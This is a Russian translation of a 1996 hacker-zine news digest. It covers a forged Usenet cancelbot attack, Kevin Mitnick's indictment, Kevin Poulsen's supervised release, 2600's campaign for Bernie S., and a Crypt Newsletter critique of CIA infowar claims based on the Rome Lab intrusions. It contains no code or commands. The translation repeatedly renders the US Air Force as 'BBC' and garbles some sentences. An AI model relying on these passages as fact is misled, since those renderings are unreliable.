Инцидент ещё раз наглядно продемонстрировал шаткость основ безопасности интернета, за три года выросшего из инструмента академических исследований в международную среду общения.

Он вызвал негодование многих пользователей интернета, возмущённых лёгкостью, с которой один пользователь может стереть чужие слова с мировых дискуссионных групп, известных как группы новостей Usenet, за несколько часов.

«Как индивидуальный пользователь, вы ничего не можете сделать, чтобы помешать кому-то отменить ваше сообщение», — сказал Джон Гилмор, эксперт по компьютерной безопасности из Сан-Франциско. «Нам нужно добавить в программное обеспечение Usenet что-то, что позволяло бы отменять сообщение только его автору».

[Что также можно подделать, как и поддельную почту... *]*

Инцидент произошёл вслед за тремя другими широко освещавшимися атаками в интернете.

В двух случаях хакеры изменили главные страницы веб-сайтов Министерства юстиции и ЦРУ — по всей видимости, как политический протест. В третьем случае хакер перегрузил компьютеры провайдера Panix потоком фальшивых запросов на подключение, лишив легитимных пользователей доступа к сервису.

Последние атаки — так называемые cancelbot'ы — были запущены в какой-то момент на выходных с ряда провайдеров интернет-услуг, включая UUNet Technologies в Фэрфаксе (Вирджиния) и Netcom Inc. в Сан-Хосе (Калифорния). Одна атака была проведена с крошечного провайдера в Талсе (Оклахома) под названием Cottage Software, по словам его владельца Уильяма Брантона.

«Нарушивший правила пользователь был отключён, а информация передана в соответствующие (федеральные) органы», — сказал Брантон в телефонном интервью в среду. «Теперь это в их руках».

Юридические эксперты отмечают, что неясно, являются ли эти атаки преступлением по федеральным законам, в частности Закону о компьютерном мошенничестве и злоупотреблениях.

«Это действительно сложный вопрос», — сказал Дэвид Собель, юрисконсульт Центра электронной конфиденциальности информации в Вашингтоне. «Можно ли присвоить стоимость публикации в группе новостей? Ведь большинство законов о компьютерных преступлениях предполагают, что вы

похищаете нечто ценное».

[Позвольте? Ряд законов не предполагает этого вовсе. За одно лишь хранение информации без её использования можно получить обвинение. *]*

Представитель ФБР в Вашингтоне заявил, что не осведомлён о каком-либо федеральном расследовании инцидента, хотя политика ведомства — не комментировать расследования.

Хотя часть удалённых сообщений была восстановлена на некоторых серверах, где операторы извлекли их из резервных копий дисков, пользователи других серверов, где восстановления не произошло, уже никогда не смогут их прочитать.

Возможность стереть слова другого пользователя является артефактом изначальной архитектуры интернета, начатого как проект Министерства обороны в 1969 году.

Интернет состоит из десятков тысяч компьютеров — серверов — хранящих публичные сообщения, частную электронную почту и веб-страницы. Серверы по всему миру соединены через телефонные линии для обмена информацией и маршрутизации сообщений к отдельным пользователям, или клиентам, конкретного сервера.

Каждый сервер хранит копию постоянно меняющегося содержимого групп новостей — гигантских электронных досок объявлений, посвящённых конкретным темам. Их тысячи, охватывающих всё — от физики элементарных частиц до мыльных опер.

Любой пользователь интернета может опубликовать сообщение практически в любой группе новостей, и оно быстро копируется с одного сервера на другой, так что содержимое группы новостей идентично на каждом сервере.

Единственной формой контроля над публикациями, включая их содержание, является добровольное соблюдение неформальных правил поведения, известных как «нетикет».

Идея cancelbot'ов возникла, когда интернет и его группы новостей были почти исключительно прерогативой университетских и государственных учёных и исследователей. Их назначением было предоставить возможность пользователям отозвать сообщения, в которых позднее обнаруживалась ошибка. Действие принимало форму автоматической программы, сама являющейся сообщением, поскольку для отдельного человека было бы невозможно найти и удалить каждую копию публикации на каждом интернет-сервере.

Однако программное обеспечение Usenet на серверах не проверяет, действительно ли запрос на отмену пришёл от автора исходного сообщения. Злонамеренному пользователю достаточно заменить свой реальный адрес электронной почты чужим, чтобы обмануть Usenet и удалить чужое сообщение. Эта подделка столь же проста, как изменение настройки в браузере, которым большинство людей пользуется для подключения к интернету.

«Это совсем несложно. В Usenet нет аутентификации. Поэтому любой может притвориться кем угодно», — сказал Гилмор.

Создать программу, выискивающую в группах новостей определённые ключевые слова и рассылающую cancelbot на любое подходящее сообщение, чуть сложнее. Именно так и проходила атака на выходных.

Использование поддельных cancelbot'ов — не новость. Церковь Сайентологии, втянутая в судебный спор с бывшими членами, в прошлом году запускала cancelbot'ы против публикаций этих членов. Адвокаты церкви утверждали, что публикации нарушают авторское право, поскольку содержат тексты учений саентологии, обычно доступных лишь давним членам, заплатившим тысячи долларов.

Пользователи Сети также применяли ложные cancelbot'ы против тех, кто нарушает основное правило нетикета — «спамит» группы новостей, то есть рассылает сообщение в сотни или тысячи

групп, как правило коммерческого характера, не связанные с тематикой группы.

«Эта технология использовалась как во благо, так и во зло», — сказал Гилмор.

Но массовое применение cancelbot'ов против чужих публикаций по соображениям контента считается серьёзным нарушением нетикета — хотя у пострадавших в настоящее время почти нет средств защиты.

«Для каждого, кто тратит время и силы на участие в интернете, я считаю недопустимым, чтобы кто-то другой сводил эти усилия на нет», — сказал Собель. «Но каковы альтернативы? Не пользоваться этим средством коммуникации? Непредусмотренное и злонамеренное использование, похоже, неизбежно».

Некоторые считают, что необходимо фундаментальное изменение интернета, обязывающее отдельных пользователей «подписывать» свои публикации таким образом, чтобы каждый имел уникальную, не поддающуюся подделке идентификацию.

[А как быть с теми, кто технически не дружит даже с программным обеспечением America Online для чайников? *]*

«Роковой изъян в том, что группы новостей создавались в то время, когда все пользователи системы знали друг друга и можно было вычислить любого, кто так поступит», — сказал Брантон. «Это указывает на недостаток системы и на то, что есть неразумные люди, которые его используют».

---

7. Митнику предъявлено ещё 25 федеральных обвинений в компьютерном взломе

Источник: nando.net — Los Angeles Daily News

ЛОС-АНДЖЕЛЕС (27 сентября 1996, 02:06 по восточному времени) — Компьютерный хакер, три года уходивший от агентов ФБР с помощью своих цифровых навыков, обвинён в краже программного обеспечения на миллионы долларов через интернет.

Обвинительное заключение из 25 пунктов против Кевина Митника — крупнейшее событие в резонансном деле со времени ареста самоучки-компьютерщика в феврале 1995 года в Северной Каролине.

33-летний сын официантки из пригорода Лос-Анджелеса находился под стражей в Лос-Анджелесе с момента ареста.

Предъявив в четверг обвинительное заключение, федеральные прокуроры выполнили своё обещание привлечь Митника к ответственности за то, что, по их словам, было серией хакерских преступлений, поставившей его на вершину списка разыскиваемых ФБР.

«Это невероятно серьёзные обвинения. Они охватывают деяния, совершённые на протяжении двух с половиной лет, — систематическую схему хищения проприетарного программного обеспечения у целого ряда жертв», — сказал в интервью помощник прокурора США Дэвид Шиндлер.

Давний друг Митника Льюис Де Пейн, 36 лет, также был обвинён в четверг в помощи в хищении программного обеспечения в период с июня 1992 по февраль 1995 года — пока Митник скрывался от ФБР.

«Я бы назвал это абсурдной выдумкой», — сказал адвокат Де Пейна Ричард Шерман. «Не думаю, что правительство сможет доказать свою правоту».

По словам Шермана, Де Пейн сдастся властям в Лос-Анджелесе сегодня.

Друзья и родственники Митника защищали его хакерство, утверждая, что он делал это ради интеллектуального вызова и розыгрышей — но никогда ради наживы.

Главный федеральный прокурор Лос-Анджелеса думает иначе.

«Компьютерные преступления и преступления в интернете представляют серьёзную угрозу: изощрённые преступники способны сеять хаос по всему миру», — заявила прокурор США Нора М. Манелла в письменном заявлении.

В обвинительном заключении Митнику и Де Пейну инкриминируются выдача себя за сотрудников компаний и использование хакерских программ для проникновения в корпоративные компьютеры. По словам Шиндлера, речь идёт о программном обеспечении, связанном с работой сотовых телефонов и компьютерных операционных систем.

Среди предполагаемых жертв — Университет Южной Калифорнии, Novell, Sun Microsystems и Motorola.

---

8. Хакер вышел на свободу, но ему запрещены компьютеры

Автор: Brandon Bailey (сотрудник Mercury News)

Осуждённый хакер Кевин Поулсен вышел из тюрьмы после пяти лет заключения, однако до сих пор не может прикоснуться к компьютеру.

Перед ним стоит судебное предписание выплатить более 57 000 долларов в качестве компенсации за подтасовку ряда розыгрышей на радиостанциях, и Поулсен жалуется, что власти не позволяют ему использовать его единственный востребованный навык — программирование.

По словам Поулсена, в итоге он обречён три года работать за минимальную зарплату на малоквалифицированной работе. После освобождения из тюрьмы в июне — отбыв больший срок, чем любой другой хакер в США, — единственная работа, которую он нашёл, — обход домов с агитацией для либеральной политической группы.

Это большая перемена для 30-летнего Поулсена, некогда одного из самых печально известных хакеров на Западном побережье. Бывший сотрудник SRI International в Менло-Парке, он был показан в телепрограмме «Разыскивается в Америке», пока с 1989 по 1991 год скрывался от властей в Лос-Анджелесе как федеральный беглец.

До поимки Поулсен взламывал офисы телефонных компаний, тайно просматривал записи о полицейских прослушках и глушил телефонные линии радиостанций в схеме выигрыша денег, спортивных автомобилей и поездки на Гавайи.

Сейчас Поулсен живёт с сестрой в районе Лос-Анджелеса, где рос в 1970-х и 80-х годах. Но ещё три года он обязан оставаться под официальным надзором. И его раздражает, что власти не доверяют ему клавиатуру и мышь.

Федеральный судья Мануэль Риал запретил Поулсену пользоваться компьютером без разрешения сотрудника службы надзора.

В обществе, столь зависимом от компьютерных технологий, это калечащее ограничение, — пожаловался Поулсен в телефонном интервью после слушания на прошлой неделе, на котором судья отказал в его просьбе изменить условия испытательного срока.

Для соблюдения этих правил, по словам Поулсена, его родители убрали домашний компьютер на хранение, пока он у них гостил. Он не может пользоваться электронным каталогом в публичной

библиотеке. Поддержкой его веб-сайта занимаются друзья. Он даже спросил своего инспектора, можно ли ему водить машину — ведь в большинстве автомобилей есть микрочипы.

По всей видимости, жизнь под государственным надзором не угасила едкого остроумия, которое Поулсен демонстрировал на протяжении многих лет.

Юмор пранкера

Когда его разыскивали, у него обнаружили фотографии, сделанные во время взломов офисов телефонных компаний, а также выяснилось, что он создавал фиктивные личности под именами любимых персонажей комиксов.

Сейчас можно зайти на страницу Поулсена (http://www.catalog.com/kevin) и прочитать его изложение своих столкновений с законом. До пятницы на ней можно было кликнуть на выделенные слова «мой инспектор» — и увидеть жуткое красное лицо Сатаны.

Но хотя он всё ещё сопротивляется власти, Поулсен настаивает, что готов быть законопослушным гражданином.

«Главное для меня, — сказал он, — просто не потратить впустую следующие три года жизни». По его словам, он подал почти 70 заявлений о приёме на работу, но нашёл место только в политической группе, которую он отказался назвать.

Поулсен, получивший диплом об окончании средней школы за решёткой, сказал, что хочет получить высшее образование. Но власти заблокировали его планы учиться на факультете компьютерных наук, работая неполный рабочий день, — они требуют, чтобы он в первую очередь сосредоточился на зарабатывании денег для выплаты компенсации.

Федеральный инспектор Поулсена Марк Стейн заявил, что политика ведомства не позволяет ему комментировать дело. Назначенный судом адвокат Поулсена Майкл Бреннан также отказался от комментариев.

Иная точка зрения

Помощник прокурора США Дэвид Шиндлер частично оспорил версию Поулсена.

«Никто не хочет видеть, как мистер Поулсен терпит неудачу», — сказал Шиндлер, который вёл дела как Поулсена, так и Кевина Митника — ещё одного молодого человека из долины Сан-Фернандо, чья страсть к компьютерам и телефонам привела к федеральным обвинениям.

По словам Шиндлера, инспектор Стейн просто проявляет осторожность: «Было бы безответственно позволять ему иметь неограниченный доступ к компьютерам».

Юридические эксперты говорят, что ограничение хакерского доступа к компьютерам имеет прецеденты — точно так же, как освобождённым из тюрьмы преступникам могут запретить иметь инструменты для взлома или огнестрельное оружие. Тем не менее некоторые считают, что это перебор.

«Компьютер позволяет делать столько безвредных вещей», — сказал Чарльз Марсон, бывший адвокат Американского союза гражданских свобод, занимающийся высокотехнологичными делами в частной практике. «Если бы он использовал пишущую машинку для мошенничества или написал угрозу, вы бы поставили условием испытательного срока запрет пользоваться пишущей машинкой?»

Но Кэри Хекман, содиректор Центра правовой и технологической политики Стэнфордского университета, предложил иную аналогию: «А хотели бы вы поставить поджигателя работать на спичечной фабрике?»

Друзья защищают Поулсена.

На протяжении многих лет его друзья и адвокаты защиты утверждали, что прокуроры преувеличивали угрозу с его стороны — либо потому, что сотрудники правоохранительных органов не понимали используемых им технологий, либо потому, что его действия воспринимались как вызов власти.

Хакерство — «это своего рода молодёжный бунт», — говорит сейчас Поулсен. «Я слишком стар для того, чтобы возвращаться к этому».

Но другие, следившие за карьерой Поулсена, замечают, что у него были и более ранние шансы исправиться.

Впервые его арестовали за взлом университетских и государственных компьютеров ещё в подростковом возрасте. Пока более старший сообщник отправился в тюрьму, Поулсену предложили работу с компьютерами в SRI — частном исследовательском центре, выполняющем заказы Министерства обороны и других клиентов.

Там Поулсен повёл двойную жизнь: днём — законопослушный программист, по ночам он стал взламывать офисы Pacific Bell и проникать в компьютеры телефонных компаний.

Узнав, что агенты ФБР идут по его следу, он использовал свои навыки для отслеживания их передвижений.

Перед тем как уйти в подполье в 1989 году, он также получил записи о секретных прослушках из других расследований. Хотя Поулсен утверждает, что никогда не предупреждал объектов этих прослушек, власти заявили, что вынуждены были принять меры, чтобы эти дела не оказались под угрозой.

По словам Шиндлера, служба надзора будет рассматривать запросы Поулсена на использование компьютеров «в индивидуальном порядке».

---

9. Компьютерный хакер жестоко избит после критики условий содержания в тюрьме — цель кампании Секретной службы США

[После этой статьи следует заметка об освобождении Берни. *]*

Осуждённый хакер, попавший в тюрьму ни за что иное, как за хранение электронных деталей, свободно продаваемых в любом Radio Shack, был зверски избит после перевода в тюрьму строгого режима — в наказание за публичные заявления об условиях содержания.

Эд Каммингс, недавно публиковавшийся в Wired и Internet Underground, а также корреспондент радиостанции WBAI-FM в Нью-Йорке и журнала 2600, стал объектом всё более жестокой кампании преследований и терроризирования со стороны властей. На момент написания этой статьи Каммингс заперт в инфекционном отделении тюрьмы округа Лихай в Аллентауне (Пенсильвания), будучи лишён надлежащей медицинской помощи при тяжёлых травмах.

Дело Эда Каммингса широко освещалось в хакерском сообществе на протяжении последних 18 месяцев. В марте 1995 года Каммингс (пишущий под псевдонимом «Bernie S.») был задержан и заключён под стражу Секретной службой США за одно лишь хранение технологии, потенциально пригодной для бесплатных звонков. Хотя обвинение согласилось с тем, что не было несанкционированного доступа, жертв, мошенничества и никакого ущерба, связанного с делом, Каммингс был заключён под стражу по малоизвестному приложению к Закону о цифровой телефонии, допускающему такое обвинение. Секретная служба представила Каммингса как потенциального террориста из-за некоторых книг, обнаруженных в его библиотеке.

Полтора года спустя Каммингс всё ещё в тюрьме, несмотря на то что три месяца назад стал иметь право на условно-досрочное освобождение. Но события теперь приняли внезапный и жестокий оборот. По всей видимости, в наказание за неутихающую открытость Каммингса в критике ежедневных преследований и многочисленных несправедливостей, с которыми он сталкивается, в пятницу его этапировали в тюрьму округа Лихай — опасный объект строгого режима. Его помещение туда прямо противоречило условиям приговора. Официальная причина, указанная тюрьмой: «защитное заключение».

На следующий день Каммингс едва не был убит опасным заключённым за то, что недостаточно быстро освободил телефон. К моменту, когда тюремные охранники остановили нападение, Каммингсу нанесли столько ударов ногой по лицу, что он лишился передних зубов, а челюсть оказалась сломана. Рука, которой он пытался прикрыть лицо, также получила серьёзную травму. Ожидается, что его рот будет зафиксирован проволокой на срок до трёх месяцев. Фактически Каммингс теперь наконец заткнут.

С самого начала этих испытаний Каммингс сохранял самообладание и уверенность в том, что несправедливость его заключения в конце концов будет признана. Он еженедельно участвовал в радиопередаче в Нью-Йорке, где не только рассказывал слушателям о своём опыте, но и отвечал на их вопросы о технологиях. О его истории, услышанной в интернете, ему писали люди из Боснии и Китая.

Теперь нам остаётся собрать воедино эти события и найти виновных в том, что теперь является преступными действиями против него. Мы требуем ответов на следующие вопросы: почему Каммингса без видимых причин перевели из учреждения минимального режима в крайне опасную тюрьму? Почему его немедленно вывезли из больницы после операции и поместили в инфекционное отделение той же тюрьмы, почти не оказывая так необходимой медицинской помощи? Почему почти каждый момент заключения Каммингса сопровождался непрекращающимися преследованиями, где его жестоко наказывали за такие «преступления», как получение факса (без его ведома) или хранение слишком большого количества материалов для чтения? Почему Секретная служба делала всё возможное, чтобы сломать жизнь Эда Каммингса?

Случись подобное в другой стране мира, мы бы немедленно осудили это как варварское и непристойное. То, что такое происходит в нашем собственном доме, не должно мешать нам признавать: это столь же недопустимо.

У стен тюрьмы округа Лихай пройдут несколько акций протеста, как и у филадельфийского офиса Секретной службы США. За дополнительной информацией обращайтесь на protest@2600.com или звоните по нашему телефону (516) 751-2600.

4 сентября 1996 года

---

10. Берни С. на свободе!

По состоянию на пятницу, 13 сентября, Берни С. вышел из тюрьмы на беспрецедентный фурлоу. Ему предстоит отмечаться у инспектора по условно-досрочному освобождению, и у него по-прежнему серьёзные проблемы со здоровьем как результат затяжного пребывания в пенсильванской тюремной системе. Но главное — он на свободе, и этот ужасный кошмар наконец начал заканчиваться.

Благодарим всех, кто проявил интерес к этому делу. Мы убеждены, что именно ваша поддержка и давление на власти в конечном счёте изменили положение дел. Ещё раз спасибо и никогда не забывайте о силе, которой вы обладаете.

emmanuel@2600.com
www.2600.com

---

11. Squidge арестован

АНГЛИЯ:

Squidge был вчера арестован у себя дома по Закону о компьютерных злоупотреблениях. Давний член американской группы *Guild, Squidge сегодня хранил молчание после освобождения из-под стражи, однако, судя по всему, официальных обвинений не будет предъявлено до проведения дальнейших допросов.

В ходе ареста были конфискованы его компьютерная техника, включая два Linux-сервера и Sun Sparc, а также ряд предметов, описанных как «телекоммуникационные устройства».

На фоне слухов о недавнем повторном аресте ColdFire за мошенничество с сотовой связью это может означать новое наступление британских властей на хакерство и фрикинг. Если так, это может положить конец особенно открытому периоду в истории h/p, когда заметные фигуры были готовы чаще появляться на публике.

Мы будем сообщать дополнительную информацию по мере её поступления.

(опубликовано не Squidge)

--
Принесено вам The NeXus.....

[Желаем Squidge удачи — надеемся на лучшее. *]*

---

12. Школа нанимает ученика для взлома компьютеров

Источник: The Sun Herald, 22 августа 1996 года

Палисейдс Парк, Нью-Джерси — Оказавшись в беде, зовите специалиста.

Ученикам средней школы Палисейдс Парка нужны были академические справки для подачи в колледжи. Но они хранились в компьютере, а никого, кто знал бы пароль, нельзя было застать. Тогда школа наняла 16-летнего хакера для взлома.

«Они нашли этого ученика, который, судя по всему, был вундеркиндом и, по всей видимости, смог войти и снять блокировку пароля», — сказал юрисконсульт школьного совета Джозеф Р. Маринелло.

Суперинтенданту Джорджу Фашиано пришлось объяснять Школьному совету в понедельник счёт на 875 долларов за услуги Мэтью Фидлера.

[Ему стоило запросить больше :) *]*

---

13. Паранойя и британские хакеры раздувают моду на инфовойну в спецслужбах

Источник: Crypt Newsletter 38

Электронный апокалипсис вот-вот обрушится на компьютерные сети США от информационных воинов, хакеров, транснациональных групп компьютерных религиозных экстремистов, возможных агентов Ливии и Ирана, международных бандитов и корыстолюбивых интернет-мошенников.

Директор Центральной разведки Джон Дейч засвидетельствовал истинность сказанного, а значит, это высечено в камне. В пространном заявлении, составленном в торжественном тоне «холодного воина», Дейч 25 июня сказал Постоянному подкомитету по расследованиям Сената: «Моя главная озабоченность состоит в том, что хакеры, террористические организации или другие государства могут использовать методы информационной войны» для разрушения национальной инфраструктуры.

«Практически любой "плохой актор" может приобрести аппаратное и программное обеспечение, необходимое для атаки на некоторые наши критические информационные инфраструктуры. Хакерские инструменты широко доступны в интернете, а сами хакеры являются источником экспертизы для любого государства или иностранной террористической организации, заинтересованной в развитии возможностей информационной войны. Фактически хакеры, вольно или невольно, могут снабжать советами и экспертизой страны-изгои, такие как Иран и Ливия».

Одной фразой директор ЦРУ записал всех хакеров — от более искушённых, чем Кевин Митник, до недоумков с AOLHell, входящих в America Online с зарубежного аккаунта, — в пешки вечных международных пугал: Ливии и Ирана.

Изучить доказательства, приведшие к такому выводу, не представлялось возможным: они были засекречены, по словам Дейча.

«...у нас есть [засекреченные] свидетельства того, что ряд стран мира разрабатывают доктрины, стратегии и инструменты для проведения информационных атак», — заявил Дейч.

Не перестающий обнаруживать повсюду тени врагов, Дейч описал их как действующих под глубоким прикрытием засекреченных программ в государствах-изгоях. Грузовики с бомбами, нацеленные на телефонные компании, электронные удары «наёмных хакеров» — всё это, скорее всего, входит в арсенал всех, от ливанской «Хезболлы» до «безымянных... ячеек международных террористов, атаковавших Всемирный торговый центр».

Весьма любопытно, что Доклад меньшинства под названием «Безопасность и киберпространство», представленный подкомитету примерно в то же время, что и заявление Дейча, нарисовал совсем другую картину. В попытке забить тревогу о хакерских атаках на США он невольно изобразил разведывательное сообщество, ответственное за оценку угроз, как закоснелых растяп, «холодных воинов», сопротивляющихся переменам и не знающих или не желающих знать о компьютерных сетях и их злоупотреблениях.

Написанный следователями Конгресса Дэном Гелбером и Джимом Кристи, доклад цитирует безымянного члена разведывательного сообщества, сравнившего оценку угроз в этой области с «детским футболом, где все просто носятся и пытаются куда-нибудь ударить по мячу». Кроме того, оценка угрозы со стороны информационных воинов «в настоящее время не является приоритетом разведывательного и правоохранительного сообщества нашей страны».

Доклад становится ещё более комичным: спецслужбы уверяют, что угроза хакеров и информационной войны «существенна», однако совершенно не способны дать конкретную оценку угрозы, поскольку над соответствующей темой работает мало или вообще никто из их сотрудников. «Одно ведомство собрало [десять] человек для брифинга персонала, однако в конечном счёте признало, что только один человек работает на полную ставку над сбором разведывательных данных и анализом угроз», — пишут Гелбер и Кристи.

ЦРУ — показательный пример.

«Центральное разведывательное управление... укомплектовывает "Центр информационной войны", однако на момент [проведения] брифинга лишь горстка сотрудников была задействована в сборе данных и [sic] оборонительной информационной войне», — комментируют авторы.

«...ни одно ведомство не смогло представить национальную оценку рисков для информационной инфраструктуры», — продолжают они. Брифинги по этой теме, если они вообще проводились и на каком-либо уровне допуска, «состояли из крайне ограниченной анекдотической информации».

О нет, Джон, скажи, что это неправда!

Доклад меньшинства продолжает рисовать картину спецслужб, ухватившихся за волшебные слова «информационная война» и «хакеры» как за мистические тотемы, прикрепляя эти темы к «уже существующим» отделам или новым «рабочим группам». Однако операции основаны лишь на ярлыках. «Очень мало приоритизации» было сделано, аналитиков, работающих по данной теме, крайне мало.

Ещё один «очень высокопоставленный сотрудник разведки по науке и технологиям» цитируется с утверждением о том, что «разведывательному сообществу, вероятно, потребуются годы, чтобы сломать традиционные парадигмы и перераспределить ресурсы» в этой области.

Иными словами: директор разведки Дейч в июне публично заявил о наличии засекреченных доказательств того, что хакеры в сговоре с Ливией и Ираном и что страны по всему миру плетут заговоры с целью атаковать США через информационную войну. Но засекреченные данные были и остаются в лучшем случае анекдотическими слухами — россказнями, собранными, возможно, горсткой людей, работающих кое-как в лабиринте разведывательного сообщества. Никакой реальной оценки угроз в подтверждение утверждений Дейча не существует. Кто-нибудь помнит про «бомбардировочный разрыв»?

Отсутствие весомых доказательств в пользу каких-либо заявлений разведывательного сообщества создало необычную сцену, на которой двое британских хакеров — Datastream Cowboy и Kuji — были сделаны цирковыми пони в нелепом шоу для конгрессменов, призванном продемонстрировать угрозу информационной войны. Из-за взлома объекта BBC в Роме (штат Нью-Йорк) в 1994 году оба хакера стали звёздами двух отчётов Главного бюджетного управления о сетевых вторжениях в Министерство обороны, вышедших в начале этого года. Похождения Datastream Cowboy составляют также основу доклада меньшинства Гелбера и Кристи из Следственного подкомитета.

Прежде чем вникать в детали, интересно прочитать, что британская газета писала о Datastream Cowboy — шестнадцатилетнем подростке — примерно за год до того, как он стал плакатным мальчиком информационной войны и международных хакерских заговоров перед Конгрессом.

В кратком материале — и слава богу, что кратком, в отличие от томов пропаганды, изданных по этому поводу для Конгресса, — выпуск The Independent от 5 июля 1995 года писал: «[Datastream Cowboy] вчера предстал перед магистратским судом Боу-стрит по обвинению в незаконном доступе к ряду американских компьютеров военного назначения. Ричард Прайс, которому было 16 лет на момент предполагаемых правонарушений, обвиняется в получении доступа к ключевым системам BBC США и сети компании Lockheed, производителя ракет и самолётов».

Прайс, житель северо-западного пригорода Лондона, не вошёл в список ни по одному из 12 обвинений, предъявленных ему по британскому Закону о компьютерных злоупотреблениях. Он был арестован 12 мая 1994 года лондонской полицией в результате работы Управления специальных расследований BBC США. По сообщению The Times of London, когда полиция пришла за Прайсом, они застали его за ПК на третьем этаже дома его семьи. Осознав, что его вот-вот арестуют, он «свернулся на полу и заплакал».

В докладе Гелбера и Кристи история слежки за Прайсом — и, в меньшей степени, за его пособником по прозвищу Kuji, настоящее имя которого Мэтью Беван, — изложена в виде восьмистраничного приложения под названием «Кейс-стади: вторжение на объект Rome Laboratory, авиабаза Гриффисс, штат Нью-Йорк».

Появление Прайса в компьютерах BBC было замечено 28 марта 1994 года, когда персонал обнаружил установленную им программу-сниффер на одной из систем BBC в Роме. Было уведомлено Агентство оборонных информационных систем (DISA), которое затем вызвало Управление специальных расследований BBC (AFOSI) при Центре информационной войны BBC в Сан-Антонио (Техас). AFOSI направило группу в Рому для оценки взлома, защиты системы и выяснения личности виновных. В ходе работы группа AFOSI установила, что Datastream Cowboy впервые проник в компьютеры BBC в Роме 25 марта — по данным доклада. Пароли были скомпрометированы, электронная почта прочитана и удалена, а несекретные данные о «симуляции боевых действий» скопированы с объекта. Сеть Ромы также использовалась как плацдарм для проникновения в другие системы в интернете.

Следователи AFOSI поначалу отследили взлом на один шаг назад — до нью-йоркского провайдера Mindvox. По данным парламентского доклада, это поставило провайдера под подозрение, поскольку «газетные статьи» сообщали, что компьютерную безопасность Mindvox обеспечивают два «бывших члена Legion of Doom». «Legion of Doom — это разрозненная группа компьютерных хакеров, несколько членов которой были осуждены за взлом корпоративных телефонных станций в 1990 и 1991 годах», — писали Гелбер и Кристи.

Затем AFOSI получило разрешение начать мониторинг — эквивалент прослушки — всех коммуникаций в сети BBC. С объектов в Роме осуществлялось ограниченное наблюдение за другими интернет-провайдерами, задействованными в ходе взлома. Мониторинг позволил следователям установить псевдонимы хакеров, причастных к взлому объектов в Роме: Datastream Cowboy и Kuji.

Поскольку мониторинг давал лишь ограниченные возможности для установления местонахождения Datastream Cowboy и Kuji, AFOSI прибегло к «своей агентурной сети информаторов», то есть стукачей, «путешествующих по интернету». Слухи от одного сетевого стукача AFOSI открыли, что Datastream Cowboy был из Британии. Анонимный источник сообщил о переписке с Datastream Cowboy, в которой тот называл себя 16-летним жителем Англии, любящим взламывать системы «.MIL». Datastream Cowboy также, судя по всему, вёл телефонную доску объявлений и сообщил её номер источнику AFOSI.

Группа BBC связалась с лондонской полицией, и британские правоохранительные органы установили адрес, соответствующий телефонному номеру системы Datastream Cowboy, — им оказался дом Ричарда Прайса. Английские власти начали следить за телефонными звонками Прайса и обнаружили, что он незаконно пользуется услугами British Telecom. Кроме того, всякий раз, когда в сети BBC в Роме происходили вторжения, с номера Прайса фиксировались незаконные звонки за рубеж.

Прайс путешествовал по всему интернету, проходя через Южную Америку, несколько стран Европы и Мексику, периодически возвращаясь в сеть Ромы. Из компьютеров BBC он проникал в системы Лаборатории реактивного движения в Пасадене (Калифорния) и Центра космических полётов Годдарда в Гринбелте (Мэриленд). Поскольку Прайс перехватывал логины и пароли сетей BBC в Роме, он мог также проникать в домашние системы пользователей этой сети — оборонных подрядчиков, в частности Lockheed.

К середине апреля 1994 года BBC отслеживали другие системы, которыми пользовались британские хакеры. 14-го числа Kuji вошёл в систему Центра Годдарда с компьютера в Латвии и скопировал данные в Прибалтику. По данным доклада Гелбера, следователи AFOSI сразу предположили худшее: что кто-то в восточноевропейской стране охотится за секретной

информацией. Они разорвали соединение, однако Kuji успел скопировать файлы из системы Годдарда. Как выяснилось, латвийский компьютер был лишь ещё одним «трамплином» для британских хакеров; Прайс также использовал его для заметания следов при проникновении в сети авиабазы Райт-Паттерсон в Огайо — через промежуточную систему в Сиэтле, cyberspace.com.

На следующий день Kuji снова был замечен за попытками зондировать различные системы НАТО в Брюсселе и Гааге, а также в Райт-Паттерсоне. 19-го числа Прайс успешно вернулся в системы НАТО в Гааге через Mindvox. Похоже, Гелбер и Кристи пытаются донести мысль, что Kuji — 21-летний молодой человек — направлял Прайса в ходе некоторых его атак на различные системы.

К этому моменту лондонская полиция располагала ордером на обыск у Прайса, планируя нагрянуть к нему в следующий раз, когда он войдёт в сеть BBC в Роме.

В апреле Прайс проник в систему на Корейском полуострове и скопировал материалы объекта под названием «Корейский институт ядерных исследований» на компьютер BBC в Роме. На тот момент следователи не знали, в Северной или Южной Корее находится этот объект. Создаётся впечатление об атмосфере истерики и замешательства в Роме. Существовал страх, что система, окажись она в Северной Корее, спровоцирует международный инцидент, а взлом будет интерпретирован как «агрессивный акт войны». Система оказалась в Южной Корее.

В ходе корейского взлома лондонская полиция могла вмешаться и арестовать Прайса. Однако по неизвестным причинам этого не произошло. Те, у кого хорошая память, возможно, помнят публикации в основных СМИ о взломе Прайса, который подавался как проникновение в секретные северокорейские сети.

Стоит отметить, что, хотя история преподносилась как дело рук анонимного хакера, и правительство США, и лондонская полиция знали, кто является виновником. Кроме того, по данным доклада Гелбера, у английских властей уже был ордер на обыск в доме Прайса.

Наконец, 12 мая британские власти нанесли удар. Прайс был арестован, в его доме проведён обыск. Он сломался — по данным The Times of London — и заплакал. Гелбер и Кристи пишут, что Прайс незамедлительно признался во взломах объектов BBC, а также ряде других. Прайс признался, что скопировал большую программу, использующую искусственный интеллект для построения теоретических «Планов воздушного порядка сил» с компьютера BBC на Mindvox и оставил её там из-за огромного объёма — 3-4 мегабайта. Интернет-услуги Прайс оплачивал с поддельного номера кредитной карты. На тот момент следователям не удалось установить имя и местонахождение Kuji. Наводка на австралийскую подпольную доску объявлений не принесла результата.

23 июня текущего года Reuters сообщило об аресте Kuji — 21-летнего Мэтью Бевана, компьютерного техника, — которому были предъявлены обвинения в связи со взломами BBC в Роме в 1994 году.

Рок-певец Том Петти пел, что даже неудачникам иногда везёт. Он не имел в виду британских компьютерных хакеров, но лучших слов не подобрать для описания двух англичан и двухлетней цепи событий, которая привела к их триумфу в роли международных компьютерных террористов перед Конгрессом в начале лета 1996 года.

За неимением весомых доказательств конспиративных кибератак на США, составители парламентских докладов прибегли к многократному пересказу одной и той же истории — трижды в рамках слушаний. Невольно представляешь, как конгрессмены США — слишком тупые или равнодушные, чтобы возразить: «Эй, мы разве не слышали это вчера, и позавчера?» Прайс и Беван фигурируют в «Безопасности в киберпространстве» и дважды в докладах ГБУ AIMD-96-84 и T-AIMD96-92. Джим Кристи, соавтор «Безопасности в киберпространстве» и источник дела Прайса для Управления спецрасследований BBC, снабдил той же историей Джека Брока, автора докладов ГБУ. Брок пишет: «...официальные представители BBC сообщили нам, что как минимум один из

